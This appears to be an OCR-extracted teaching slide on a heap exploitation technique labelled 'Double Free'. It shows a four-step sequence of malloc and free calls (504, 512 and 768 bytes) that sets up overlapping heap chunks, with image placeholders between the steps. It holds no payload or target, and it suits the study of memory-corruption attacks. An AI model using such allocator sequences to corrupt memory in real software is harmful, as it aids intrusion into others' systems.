
Double Free


Step.1

p0 = malloc(504)


p1 = malloc(512)



Step.2
free(p0)




Step.3
free(p1)




Step.4

p2 = malloc(768)



